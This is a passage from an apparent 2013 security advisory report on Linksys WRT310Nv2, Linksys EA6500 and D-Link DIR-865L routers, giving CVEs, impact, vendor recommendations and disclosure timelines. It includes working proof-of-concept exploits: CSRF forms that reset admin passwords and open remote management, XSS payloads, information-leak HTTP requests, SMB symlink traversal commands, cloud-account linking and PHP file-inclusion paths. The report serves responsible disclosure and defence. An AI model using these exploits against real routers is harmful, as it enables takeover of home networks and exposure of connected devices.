- DO NOT STAY LOGGED INTO THE ROUTER'S MANAGEMENT INTERFACE.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

HTML #1 - CSRF XSS Attack

```
<html>

<head>
<title>Cisco WRT310Nv2 Firmware v2.0.01 CSRF/XSS</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="CSRFxssPWN" enctype="text/plain" action="http://10.0.1.1/apply.cgi" method="post"/>
<input type="hidden" name="submit_button" value="%27%3balert(%22i CaN hAZ XSS by G42%22)%3b//&"/>
</form>

<script>
function PwN() {document.CSRFxssPWN.submit();
window.open("http://10.0.1.102/WRT310Nv2_XSS_CSRF_2.html");}; window.setTimeout(PwN, 0500);
</script>

<body>
</html>
```

HTML #2 - CSRF to Change Admin Password and Enable Remote Management

```
<html>

<head>
<title>Cisco WRT310Nv2 Firmware v2.0.01 CSRF/XSS</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
</head>

<body>

<form name="CSRFxssPWN" action="http://10.0.1.1/apply.cgi" method="post"/>
<input type="hidden" name="submit_button" value="Management"/>
<input type="hidden" name="action" value="Apply"/>
<input type="hidden" name="PasswdModify" value="1"/>
<input type="hidden" name="http_enable" value="1"/>
<input type="hidden" name="wait_time" value="0"/>
<input type="hidden" name="http_passwd" value="ISE_1337"/>
<input type="hidden" name="http_passwdConfirm" value="ISE_1337"/>
<input type="hidden" name="_http_enable" value="1"/>
<input type="hidden" name="remote_management" value="1"/>
```

```
<input type="hidden" name="remote_upgrade" value="1"/>
<input type="hidden" name="remote_ip_any" value="1"/>
<input type="hidden" name="http_wanport" value="1337"/>
<input type="hidden" name="upnp_enable" value="1"/>
<input type="hidden" name="upnp_config" value="1"/>
<input type="hidden" name="upnp_internet_dis" value="1"/>
</form>

<script>
function PwN() {document.CSRFxssPWN.submit();}; window.setTimeout(PwN, 0025);
</script>

<body>
</html>
```

Disclosure Timeline

- 2/01/2013 - Notified Linksys
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Cross-Site Scripting

CVE: CVE-2013-3067

Description

The Linksys WRT310v2 router is susceptible to a reflective Cross-Site scripting attack, which allows an attacker inject JavaScript and/or HTML code into the victims browser.

Attack Requirements

- The victim must have an active web application session on their Linksys router.
- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site).
- The victim must have the necessary permissions to render and execute the HTTP request.

Details

- Vulnerable Firmware - v2.0.01
- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker were able to fool an authenticated user into clicking a malicious link, injected JavaScript would execute in the users browser, which results in the manipulation of the victim's browser.

Recommendations to the Vendor

- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.

Proof of Concept Exploit

```
<html>

<head>
<title>Cisco WRT310Nv2 Firmware v2.0.01 CSRF/XSS</title>
<!--*Discovered by: Jacob Holcomb - Security Analyst @ Independent Security Evaluators -->
<h1>Cisco Linksys WRT310Nv2</h1>
</head>

<body>

<form name="CSRFxssPWN" enctype="text/plain" action="http://10.0.1.1/apply.cgi" method="post"/>
<input type="hidden" name="submit_button" value="%27%3balert(%22i CaN hAZ XSS by G42%22)%3b//&"/>
</form>

<script>
function PwN() {document.CSRFxssPWN.submit()};
PwN();
</script>

<body>
</html>
```

Disclosure Timeline

- 2/01/2013 - Notified Linksys
- 4/15/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Linksys EA6500

Vulnerability: Insufficient Validation of Configuration File

CVE: None

Description

The Linksys EA6500 does not properly validate configuration files that are uploaded through the web management interface. With some social engineering and a malicious configuration file, an attacker and gain shell access to the Linksys EA6500.

Attack Requirements

- The victim must download and then upload the malicious configuration file to the router.

Details

- Other firmware versions were not tested and may be vulnerable.

Recommendations to the Vendor


- Configuration files should be validated before they are restored to the router.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.

Proof of Concept Exploit

The "restore router configuration" capability under the Troubleshooting section of the web interface extracts a backed-up configuration file to the file system on the router. By manually creating a malicious "backup" and tricking a Linksys EA6500 administrator into restoring it to the router, an attacker can add or overwrite files, and as a result, run arbitrary shell commands on the router. This could ultimately include uploading a telnet daemon to the router and opening it to the Internet to obtain remote access.



Linksys Smart Wi-Fi - Mozilla Firefox
File Edit View History Bookmarks Tools Help
192.168.1.1
Google
Most Visited Getting Started
Linksys Smart Wi-Fi
cisco Linksys Smart Wi-Fi
App Center Help Cisco07003 Sign Out
Troubleshooting
Troubleshoot router settin
Status Diagnosti
Ping IPv4
Trace route
Start to Traceroute
Internet Address:
Release and Renew
Release and Renew
Reboot
Reboot the router
Factory reset
Reset to factory default settings
Ok

IP or host name:

Number to ping: 5

IPv4: 10.0.1.193

IPv6:


Unexpected Error

ErrorOpeningTempSyscfgFile

We've encountered an unexpected error. If the issue continues, please visit our Technical Support site.

Ok

Figure 7 – EA6500 Malicious Configuration Upload #1



```
~ # uname -a
Linux Cisco07003 2.6.22 #1 PREEMPT Fri Jan 18 02:31:09 PST 2013 mips GNU/Linux
~ #
~ # _
```

Figure 8 – EA6500 Malicious Configuration Upload #2

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Thompson – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Thompson – Security Analyst @ Independent Security Evaluators

Vulnerability: Unvalidated URL Redirect

CVE: CVE-2013-3064

Description

The Linksys EA6500 is vulnerable to an Unvalidated URL Redirect attack. An attacker can influence the next page the victim visits by leveraging the redirect vulnerability present in the EA6500.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site.).

Details

- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool an unauthenticated user into clicking a malicious link, the attacker is able manipulate the browser into loading a website of the attackers choosing.

Recommendations to the Vendor

- Confirm that the page used in the redirect is part of the same domain.
- Avoid using URL redirects.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.

Proof of Concept Exploit

The following HTTP request will redirect an unsuspecting user to a location of the attackers choosing. An IP address must be used in the HTML target parameter.

```
GET /ui/dynamic/unsecured.html?target=X.X.X.X:4242 HTTP/1.1
Host: 10.248.100.58
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
Cookie: ui-proxy-path=local; is_cookies_enabled=enabled
```

Disclosure Timeline

- 3/01/2013 - Notified Linksys
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: DOM Cross-Site Scripting

CVE: CVE-2013-3065

Description

The Linksys EA6500 is vulnerable to a DOM Cross-Site Scripting attack. Persistent JavaScript code can be injected into the routers web application, which will be placed in the documents DOM, and executed when viewed by an unsuspecting user.

Attack Requirements

- Authentication is required to set the XSS payload.
- The victim must later view the page with the injected XSS payload.

Details

- Other firmware versions were not tested and may be vulnerable.

Impact

- When an unsuspecting user views the page containing injected JavaScript code, the victim's browser willingly executes the code.

Recommendations to the Vendor


- Sanitize all user input and output.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.

Proof of Concept Exploit

1. Browse to the Parental Controls section of the Linksys EA6500.
2. Enter JavaScript into the Blocked Specific Sites section.



<img src=2 onerror="alert(1)">

```
urlArray     [ "<imgsrc=""onerror="alert(1)"", "com" ]
urlString    "<imgsrc=""onerror="alert(1)"com"
```

Figure 9 – EA6500 DOM XSS

Disclosure Timeline

- 3/04/2013 - Notified Linksys
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Information Disclosure

CVE: CVE-2013-3066

Description

The Linksys EA6500 is vulnerable to an Information Disclosure vulnerability that will divulge information about all of the network clients (e.g., Layer 2 and Layer 3 addresses) attached to the affected router. In addition, router information (i.e., Model, Serial #, Firmware Info, Hostname) is also disclosed.

Attack Requirements

- The attacker must have access to the web management port TCP/80.

Details

- Other firmware versions were not tested and may be vulnerable.

Impact

If an unauthenticated remote attacker is able to send a request to the management interface of the router, the attacker can gain sensitive information abut hosts connected on the internal LAN and about the router itself.

Recommendations to the Vendor

- Prohibit the routers web server from revealing information to clients unless they are authenticated.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There is no solution to this problem.

Proof of Concept Exploit

The following request will leak information about the router and its attached clients.

HTTP POST Request:

```
POST /JNAP/ HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: */*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Proxy-Connection: keep-alive
```

```
Content-Type: application/json; charset=UTF-8
X-JNAP-Action: http://cisco.com/jnap/devicelist/GetDevices
Expires: Mon Feb 18 2013 13:10:40 GMT-0500 (EST)
Cache-Control: no-cache, no-cache
X-Requested-With: XMLHttpRequest
Referer: http://192.168.1.1/ui/1.0.0.148129/dynamic/login.html
Content-Length: 2
Cookie: is_cookies_enabled=enabled; ui-language=en-US; ui-proxy-path=remote
Pragma: no-cache

{}
```

HTTP POST Response:

```
HTTP/1.1 200 OK
Status: 200 OK
Content-Type: application/json; charset=utf-8
Connection: close
Content-Length: 1442
Date: Mon, 18 Feb 2013 17:59:40 GMT
Server: lighttpd/1.4.28
```

```
{
"result": "OK",
"output": {
"revision": 6,
"devices": [
{
"deviceID": "322d4e6d-c2b6-4cd3-a6e3-2fbade496855",
"lastChangeRevision": 5,
"model": {
"deviceType": "Computer",
"manufacturer": "Apple",
"modelNumber": "MacBook"
},
"unit": {
"operatingSystem": "OS X"
},
"isAuthority": false,
"friendlyName": "root42",
"knownMACAddresses": [
"C8:2A:14:2A:4E:BF"
],
"connections": [
{
"macAddress": "C8:2A:14:2A:4E:BF",
"ipAddress": "192.168.1.133"
}
],
"properties": [],
"maxAllowedProperties": 16
},
{
"deviceID": "429da270-1dd2-11b2-8388-00904c0d0b00",
"lastChangeRevision": 1,
"model": {
"deviceType": "Infrastructure",
"manufacturer": "Cisco Systems, Inc.",
"modelNumber": "EA6500",
"hardwareVersion": "1",
"description": "Linksys"
},
"unit": {
"serialNumber": "12N10C6A207003",
"firmwareVersion": "1.1.28.146856",
"firmwareDate": "2012-12-14T23:46:00Z"
},
```

Disclosure Timeline

- 3/01/2013 - Notified Linksys
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

D-Link DIR-865L

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3095

Description

The D-Link DIR865L router is susceptible to several Cross-Site Request Forgery attacks, which allows an attacker to forge HTML forms and execute actions on behalf of the target user. ISE created a proof of concept that when executed by an unsuspecting user, creates a properly forged XML request that changes the administrator settings and enables remote web management services.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port TCP/80.
- The victim must have administrator permissions to render and execute the forged HTTP.
- Authentication is required for exploitation.

Details

- All HTML forms present in the D-Link DIR865L are susceptible to Cross-Site Request Forgery.
- Other firmware versions were not tested and could be vulnerable.

Impact

If an unauthenticated remote attacker is able to fool a user into clicking a malicious link, the attacker is able to launch an attack that has the capability to compromise the router.

Recommendations to the Vendor

- Including an unpredictable token in each HTTP request submitted to the web server can prevent Cross-Site Request Forgery. At a minimum, these tokens should be unique to each user, but it is recommended that each HTML form contain unique tokens.
- In addition to HTML form tokens, HTTP referrer checking should be enabled..
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management to prevent an attacker from gaining access if an attack is successful.

Proof of Concept Exploit

HTML #1 - Modify Config.

```
<html>
<head>
<title> D-LINK DIR-865L CSRF</title>
<!-- Firmware Version: 1.03 Fri 02 Nov 2012 -->
</head>

<body>

<form name="dlinkXML" action="http://192.168.0.1/hedwig.cgi" enctype="text/plain" method="post">
<input type="hidden" name="<?xml version" value="'1.0' encoding='UTF-
8'?><postxml><module><service>DEVICE.ACCOUNT</service><device><gw_name>DIR-
865L</gw_name><account><seqno>1</seqno><max>2</max><count>1</count><entry><uid>USR-
</uid><name>Admin</name><usrid/><password>ISE</password><group>0</group><description/></entry></accou
nt><group><seqno/><max/><count>0</count></group><session><captcha>0</captcha><dummy/><timeout>600</ti
meout><maxsession>128</maxsession><maxauthorized>16</maxauthorized></session></device></module><modul
e><service>HTTP.WAN-
1</service><inf><web>1337</web><https_rport></https_rport><stunnel>1</stunnel><weballow><hostv4ip/></web
allow><inbfilter></inbfilter></inf></module><module><service>HTTP.WAN-
2</service><inf><web>1337</web><weballow></weballow></inf></module><module><service>INBFILTER</service
><acl><inbfilter><seqno>1</seqno><max>24</max><count>0</count></inbfilter></acl><ACTIVATE>ignore</ACTIVA
TE><FATLADY>ignore</FATLADY><SETCFG>ignore</SETCFG></module><module><service>SHAREPORT</service><FA
TLADY>ignore</FATLADY><ACTIVATE>ignore</ACTIVATE></module></postxml>">
</form>

<script>
function CSRF1() {document.dlinkXML.submit();};window.setTimeout(CSRF1,1000)
function CSRF2() {window.open("http://192.168.0.100/dlinkCSRF2.html");};window.setTimeout(CSRF2,1000)
</script>

</body>
</html>
```

HTML #2 - Save config. Modifications

```
<html>
<head>
<title> D-LINK DIR-865L CSRF</title>
<!-- Firmware: 1.03 Fri 02 Nov 2012 -->
</head>

<body>

<form name="DLINK" action="http://192.168.0.1/pigwidgeon.cgi" method="post">
<input type="hidden" name="ACTIONS" value="SETCFG,SAVE,ACTIVATE">
</form>

<script>
```

```
document.DLINK.submit()
</script>

</body>
</html>
```

Disclosure Timeline

- 3/2013 - Notified D-Link. No response.
- 4/3/2013 - Contacted D-Link and requested a follow up.
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Information Disclosure

CVE: CVE-2013-4856

Description

The D-Link DIR-865L router is susceptible to Information Disclosure vulnerability that divulges network information about computers attached to the routers (W)LAN.

Attack Requirements

- An attacker needs the ability to send HTTP requests to the web server running on port TCP/80.

Details

- Other firmware versions were not tested and could be vulnerable.

Impact

Hostnames of internal clients and associated IP addresses are disclosed to an unauthenticated attacker.

Recommendations to the Vendor

- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services such as remote management.

Proof of Concept Exploit

HTTP Request

```
GET /bsc_lan.php HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.0.1/bsc_wlan_main.php
Cookie: uid=JbaHbdg7nO
Connection: keep-alive
Cache-Control: max-age=0
```

Partial HTTP Response

```
    <option value="">Computer Name</option>
    <option value="192.168.0.100">bt (192.168.0.100)</option>
    <option value="192.168.0.101">lappy (192.168.0.101)</option>
```

Disclosure Timeline

- 3/2013 - Notified D-Link. No response.
- 4/3/2013 - Notified D-Link requesting a follow up.
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Kedy Liu – Security Analyst @ Independent Security Evaluators
- Exploited By: Kedy Liu – Security Analyst @ Independent Security Evaluators

Vulnerability: Symlink Traversal

CVE: CVE-2013-4855

Description

The D-Link DIR-865L routers SMB server is susceptible to a SMB Symlink Traversal attack that allows an attacker to create a symlink to the root file-system.

Attack Requirements

- The attacker must have the ability to access the SMB server

Details

- Other firmware versions may be vulnerable.

Impact

If an unauthenticated remote attacker has access to SMB server running on the router, the attacker can gain access to any file contained on the routers internal and external storage.

Recommendations to the Vendor

- Enable authentication on the SMB as the default setting.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- Restrict access to WAN services.
- Enable authentication on the SMB server.
- If SMB is not a required functionality, disable the SMB server.

Proof of Concept Exploit

1. From a remote machine, use Samba smbclient to connect to the SMB Server.
   - smbclient -N //X.X.X.X/SHARE_NAME

2. Create a symbolic link to the root of the file system.
   - symlink / rootfs

3. Change directories to the symbolic link to access the file system and list its contents.
   - cd rootfs
   - dir

Disclosure Timeline

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: Unauthenticated Hardware Linking

CVE: CVE-2013-3096

Description

The D-Link DIR865L router is susceptible to an Unauthenticated Hardware Linking attack. An attacker can link the vulnerable D-Link router to an attacker controlled "My Cloud D-Link account" which gives the attacker the ability to change minimal configuration settings and monitor the network history of attached hosts.

Attack Requirements

- The victim must follow a link crafted by an attacker (e.g., by clicking the link directly, or through some other mechanism such as redirection from a malicious site) or the attacker must have direct access to the routers port 80.
- Authentication is not required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.
- When the router is unlinked from a D-Link cloud account, the router will perform a factory reset.

Impact

If an unauthenticated remote attacker has access to the web management portal of a D-Link DIR-865L router, the attacker can make a single HTTP request to link the vulnerable router to their My Cloud D-Link account.

Recommendations to the Vendor

- Require authentication for any page that performs a state change.

- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.
- As a workaround, restrict access to WAN services.

Proof of Concept Exploit

The following HTTP POST will link the affected DIR-865L router to a D-Link cloud account. This attack could also be carried out via CSRF if the attacker does not have access to the web management interface.

D-Link Cloud Account Linking
*** Make unauthenticated request to the router**

```
POST /register_send.php HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:18.0) Gecko/20100101 Firefox/18.0 Iceweasel/18.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Content-Length: 91
DNT: 1
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

act=signin&lang=en&outemail=ACCOUNT_HERE&passwd=ACCOUNT_PASSWORD&mydlink_cookie=
```

Disclosure Timeline

- 3/2013 - Notified D-Link. No response.
- 4/3/2013 - Notified D-Link requesting a follow up.
- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Holcomb – Security Analyst @ Independent Security Evaluators

Vulnerability: PHP File Inclusion

CVE: CVE-2013-4857

Description

The D-Link DIR865L router is susceptible to a PHP File Inclusion vulnerability that allows an attacker to included arbitrary XML files containing PHP code for execution.

Attack Requirements

- Authentication is required for exploitation.

Details

- Other firmware versions were not tested and could be vulnerable.
- If an attacker does not have direct access to the affected D-Link DIR-865L router, CSRF can be used to exploit this vulnerability.
- There is a limited version of PHP included with the D-Link DIR-865L router.

Impact

Arbitrary PHP code will be executed by the affected router, which could lead to full administrative compromise.

Recommendations to the Vendor

- Do not use user-supplied data in an include path.
- Additional information for vendors regarding immediate and long term fixes for these issues can be found here: http://www.securityevaluators.com/content/case-studies/routers/#recommendationsVendors

Solution

- There currently is not a solution to this problem.

Proof of Concept Exploit

`router_info.xml` builds the path to another PHP script using string concatenation. Any PHP code in the included file is run with full root privileges.

- http://192.168.0.1/router_info.xml?section=../../tmp/storage/<sharename>/FILE

Disclosure Timeline

- 3/2013 - Notified D-Link. No response.
- 4/3/2013 - Notified D-Link requesting a follow up.

- 7/26/2013 - Public Disclosure

References

- Advisory/Video: http://infosec42.blogspot.com
- http://securityevaluators.com/content/case-studies/

Credit

- Discovered By: Jacob Thompson – Security Analyst @ Independent Security Evaluators
- Exploited By: Jacob Thompson – Security Analyst @ Independent Security Evaluators

Belkin N900

Vulnerability: Cross-Site Request Forgery

CVE: CVE-2013-3086

Description

